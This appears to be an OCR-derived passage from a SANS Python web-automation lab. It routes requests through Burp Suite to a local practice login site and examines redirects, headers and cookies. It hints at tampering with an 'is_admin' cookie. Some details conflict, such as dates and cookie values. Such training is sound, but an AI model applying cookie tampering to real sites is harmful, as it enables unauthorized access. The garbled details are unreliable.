
○ Open existing project

Name	File

File:

☑ Pause Spider and Scanner

The last step in starting the Burp Suite is to "Use Burp defaults" and click "Start Burp".


Burp Suite Community Edition v1.7.36

Select the configuration that you would like to load for this project.

● **Use Burp defaults**

○ Use options saved with project

○ **Load from configuration file**


File

File:

☐ Default to the above in future
☐ Disable extensions

© SANS Institute 2020

Next, turn off the intercept proxy in Burp. Change to the **Proxy tab** and then the **Intercept sub-tab** and verify that it says **Intercept is off.** If it is on, then click the **Intercept is on** button to turn it to the off position.



When it is off, the button will read "**Intercept is off**". When intercept is on, the proxy will `PAUSE` all data that leaves your Python script in the Burp application to give you a chance to edit the requests. You can make changes to requests in the body of this page. Then you can click the `Forward` button to send it to its destination. You don't need to pause and edit requests to complete this exercise (although you might want to try it on an interesting cookie if you have time). You should just turn off intercept for now.

Now that you are familiar with the fields required to log in, you are ready to automate logging in. There are about 30 lines of code that you will execute in Python. The good news is you won't have to type any of these lines yourself. I have already typed them for you and placed them in a file called 'geofind-through-burp-exercise.txt'. All you will need to do is open the file with gedit open Python, and then copy and paste portions of the file into your Python prompt. Begin by changing into the apps directory and opening the text file. Then **open a third terminal** and type the commands shown below:

```
$ cd ~/Documents/pythonclass/apps/
$ gedit geofind-through-burp-exercise.txt &
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

You are now set up and ready to begin the lab.

© SANS Institute 2020

No Hints Challenge

Now it is your turn. You may want to skip to the full walkthrough for this lab because there are many small steps. But if you want to try it with just a high-level overview, then complete the following actions by running commands in your Python interactive session, and then observe how the fields were affected inside of Burp.

1) Log in with a username of "hacker" and a password of "letmein". Tell Python requests not to follow HTTP redirects.
    a. Observe the unmodified User-Agent string in the request
    b. Observe that the redirect is not followed and only one entry is in Burp
2) Submit the same username and password, but this time allow redirects to be followed.
    a. Observe that you only received one response in Python, but Burp shows multiple requests
    b. Observe that the website sent you a Set-Cookie command and is setting a cookie named "is-admin" that has a value of "false" in your browser
    c. Observe that you are redirected back to the login page because your username and password are incorrect
3) Change your User-Agent string to "Mozilla FutureBrowser 145.9" and submit a username of "apiusername" and a password of "apipassword".
    a. Observe that the user agent string was changed in the request
    b. Observe that in addition to the "is-admin" cookie, you also received a "session" cookie because of the successful login
    c. Observe that after the successful login, it redirects us to a "/data" page where we can submit a MAC address we want to look up
    d. Notice that on this page, rather than submitting a form, JavaScript uses an AJAX call to submit the data to the server
4) Add a new custom HTTP header called "SomeSpecialHeader" and then submit a MAC address to the server to get back the associated latitude and longitude.
    a. Observe that your special header is sent
    b. Observe that the latitude and longitude is returned back to you
5) Write a Python program to query the GeoFind website to look up the latitude and longitude for a list of MAC addresses. You can use some or all of the following addresses, which have entries on the site.

Target Mac addresses:
```
['00:00:0c:9f:f0:01', 'aa:bb:cc:dd:ee:ff', '00:00:5e:00:01:1b',
'00:00:5e:00:01:02', '00:00:5e:00:01:32', '68:1c:a2:06:68:ee',
'14:d6:4d:25:57:86', '00:00:00:00:00:00', '00:00:5e:00:52:13',
'00:00:00:dd:dd:dd', '00:00:0c:9f:f0:c9', '00:1b:17:00:01:15',
'00:11:74:48:8f:30', '00:00:0c:9f:f0:cb']
```

A full walkthrough starts on the next page.

© SANS Institute 2020

Copy and paste the eight lines (shown below) from the file "`~/Documents/pythonclass/apps/geofind-through-burp-exercise.txt`" into your Python interactive session. Be sure to copy only the portions of the text associated with the step being performed and **NOT** the entire file. For this first part, you only need the following lines.

```
import requests
browser = requests.session()
browser.proxies['http'] = 'http://127.0.0.1:8080'
postdata = {'inputName':'hacker','inputPassword':'letmein'}
response = browser.post('http://127.0.0.1:5730/login', postdata,
allow_redirects = False)
print("RESPONSE: ", response.status_code, response.reason)
print("SERVER HEADERS", response.headers)
print("COOKIES:  ", browser.cookies.items())
```

Copy and paste all of those lines into your Python window. This code will first create a `requests.session` object and store it in the variable `browser`. We can use this variable to interact with the website in a stateful manner.

```
>>> import requests
>>> browser = requests.session()
```

Next, the code will set the "`http`" key in the `proxies` dictionary. This tells the browser to send all of its data through Burp's Proxy, which is listening on port 8080.

```
>>> browser.proxies['http'] = 'http://127.0.0.1:8080'
```

Then it will POST a username of **`hacker`** and a password of **`letmein`** and capture the response object in a variable named response.

```
>>> postdata = {'inputName': 'hacker', 'inputPassword': 'letmein'}
>>> response = browser.post('http://127.0.0.1:5730/login', postdata,
... allow_redirects = False)
```

© SANS Institute 2020


Finally, it prints several pieces of the response data, such as the headers, reason, and status_code.

```
>>> print("RESPONSE: ", response.status_code, response.reason)
RESPONSE:  302 FOUND
>>> print("SERVER HEADERS", response.headers)
SERVER HEADERS {'Content-Type': 'text/html; charset=utf-8',
'Content-Length': '219', 'Location': 'http://127.0.0.1:5730/login',
'Vary': 'Cookie', 'Set-Cookie':
'session=eyJfZmxhc2hlcyI6W3siIHQiOlsibWVzc2FnZSIsIkluY29ycmVjdCBVc2V
ybmFtZSBvciBQYXNzd29yZCJdfV19.XbXzyw.r1az9YAxNeSJ9H-hHYQrVzMqtVc;
HttpOnly; Path=/', 'Server': 'Werkzeug/0.14.1 Python/3.6.8', 'Date':
'Sun,1 Jan 2025 19:45:15 GMT'}
>>> print("COOKIES:  ", browser.cookies.items())
COOKIES:   [('session',
'eyJfZmxhc2hlcyI6W3siIHQiOlsibWVzc2FnZSIsIkluY29ycmVjdCBVc2VybmFtZSB
vciBQYXNzd29yZCJdfV19.XbXzyw.r1az9YAxNeSJ9H-hHYQrVzMqtVc')]
```

Notice the `response.status_code` is the number "`302`". That indicates that we are being redirected to another page. We can access various attributes of the response object to see the server headers and reason. Our browser object's cookie attribute now contains the cookies used by the webpage. Your session cookie will be much longer than the one shown on this example above. The session cookie in the example was edited so that it would fit and improve the appearance.

Now check Burp to see the request and response. Stay on the **Proxy tab** and you will see there are several sub-tabs. Click on the **HTTP history** sub-tab under the Proxy tab. Each request that has been sent will be listed in the section in the middle. Clicking on one of the requests will fill in the details on the Request and Response tabs. The Request tab will show you exactly what was sent from your script, including all of the HTTP headers. The Response tab will show you what came back from the server when it received your request. Click on the **Request** tab to observe the request.

© SANS Institute 2020


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history
Select HTTP history
Select 1st line
Select Request
Request
Raw Params Headers Hex
Type a search term
0 matches


Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	Title
1	http://127.0.0.1:5730	POST	/login	✓		302	593	edirecting...

```
POST /login HTTP/1.1
Host: 127.0.0.1:5730
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 38
Content-Type: application/x-www-form-urlencoded

inputName=hacker&inputPassword=letmein
```

First, **notice that you sent a User-Agent string identifying you as "`python-requests/2.22.0`"**. Many websites on the internet do not respond to requests from Python the same way they do requests from other browsers. Many websites will also have completely different functionality if you identify yourself as a browser associated with a mobile phone. Changing your User-Agent string can be very useful. Let's change that on the next request.

Now click on the Response tab to observe the information that was returned from the web server.


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request Response
Select Response
Raw Headers Hex HTML Render
Type a search term
0 matches

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://127.0.0.1:5730	POST	/login	✓		302	593	HTML		Redirecting...

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 219
Location: http://127.0.0.1:5730/login
Vary: Cookie
Set-Cookie: session=eyJfZmxhc2hlcyI6W3siIHQiOlsibWVzc2FnZSIsIkluY29ycmVjdCBVc2VybmFtZSBvciBQYXNzd29yZCJdfV19.XbXzyw.rlaz9YAxNeSJ9H-hHYQrVzMqtVc;
HttpOnly; Path=/
Server: Werkzeug/0.14.1 Python/3.6.8
Date: Sun, 27 Oct 2019 19:45:15 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
```

© SANS Institute 2020

In this case, there is a `302 FOUND` response given by the server. The server is trying to redirect us to another location. The location we are being redirected to is specified in the "`Location`:" header three lines down. The header "`Location: http://127.0.0.1:5730/login`" tells us which page should be read next. Here is the line that you just ran that generated this response from the server.

```
>>> response = browser.post('http://127.0.0.1:5730/login', postdata,
...     allow_redirects=False)
```

If we drop the "`allow_redirects=False`" option, then Requests will automatically load the page specified in the Location header when it receives a redirect response. Let's try the same request again, but this time we will allow it to follow the `302` redirect.


Copy and paste the next section of code into your Python session.

```
>>> postdata = {'inputName':'hacker','inputPassword':'letmein'}
>>> response = browser.post('http://127.0.0.1:5730/login', postdata)
>>> print("RESPONSE: ", response.status_code, response.reason)
RESPONSE:  200 OK
>>> print("SERVER HEADERS: ", response.headers)
SERVER HEADERS {'Content-Type': 'text/html; charset=utf-8',
'Content-Length': '1795', 'Set-Cookie': 'is_admin=false;
Path=/login, session=; Expires=Thu, 01-Jan-1970 00:00:00 GMT; Max-
Age=0; Path=/', 'Server': 'Werkzeug/0.14.1 Python/3.6.8', 'Date':
'Sun, 27 Oct 2019 19:54:02 GMT'}
>>> print("COOKIES:  ",browser.cookies.items())
COOKIES:   [('is_admin', 'false')]
```

In the printed SERVER HEADERS, you can see that a cookie is being set by the following information in the header: "`Set-Cookie`":"`is_admin=false;Path=/login`". This tells the Requests browser that there is an "`is_admin`" cookie that has a value of "`false`" and that a cookie should only be sent to the "`/login`" page on the server. This cookie is added to our browser's `.cookies` attribute. Also, notice that the cookie we saw earlier named "session" is set again, but this time it has no value and an expiration date of January 1, 1970. This is a common technique used by web servers to delete a cookie from the client browser.

Go back to your Burp Proxy tab and notice this time that TWO new lines appear in our proxy history.

© SANS Institute 2020


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://127.0.0.1:5730	POST	/login	✓		302	593	HTML		Redirecting...
2	http://127.0.0.1:5730	POST	/login	✓		302	608	HTML		Redirecting...
3	http://127.0.0.1:5730	GET	/login			200	2072	HTML		SEC573 Geolocatoin Fin...

Request Response
Raw Headers Hex HTML Render

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1795
Set-Cookie: is_admin=false; Path=/login
Set-Cookie: session=; Expires=Thu, 01-Jan-1970 00:00:00 GMT; Max-Age=0; Path=/
Server: Werkzeug/0.14.1 Python/3.6.8
Date: Sun, 27 Oct 2019 19:54:02 GMT

<!DOCTYPE html>
<html lang="en">
  <head>
```

In the STATUS column, you can see the first of our new requests has a status of 302 that told it to redirect. That is the same behavior we saw the first time. But this time the request session follows up with a second request automatically. Notice that it has a STATUS of 200, indicating it returned some data back to us. Now go look at that data.

Select the third line in the HTTP history, then click on the **Response** tab to observe the information that was returned from the web server.


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Select 3rd Line
Select Response
Request Response
Raw Headers Hex HTML Render

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://127.0.0.1:5730	POST	/login	✓		302	593	HTML		Redirecting...
2	http://127.0.0.1:5730	POST	/login	✓		302	608	HTML		
3	http://127.0.0.1:5730	GET	/login			200	2072	HTML		ocatoin Fin...

```
    <div class="jumbotron">
      <h1>Geolocation Finder</h1>
      <form class="form-signin" method="POST" action="/login">
      <label for="inputName" class="sr-only">Name</label>
      <input type="name" autocomplete="off" name="inputName" id="inputName" class="form-control" placeholder="Username" required autofocus>
      <label for="inputPassword" class="sr-only">Password</label>
      <input type="password"  autocomplete="off" name="inputPassword" id="inputPassword" class="form-control" placeholder="Password" required>
      <button id="btnSignIn" class="btn btn-lg btn-primary btn-block" type="submit">Sign In</button>
```

Type a search term
0 matches

© SANS Institute 2020

This time we see the login page. If you scroll down in the response, you will see the HTML for the form that we have to fill out, including the "`inputName`" and "`inputPassword`" fields that we have to complete.

Copy and paste the third section from gedit into your Python window. For this request, we submit a username of '**`apiusername`**' and a password of '**`apipassword`**'. You will also try changing the `User-Agent` string. To change the `User-Agent`, you just have to change the value assigned to in the Headers dictionary.

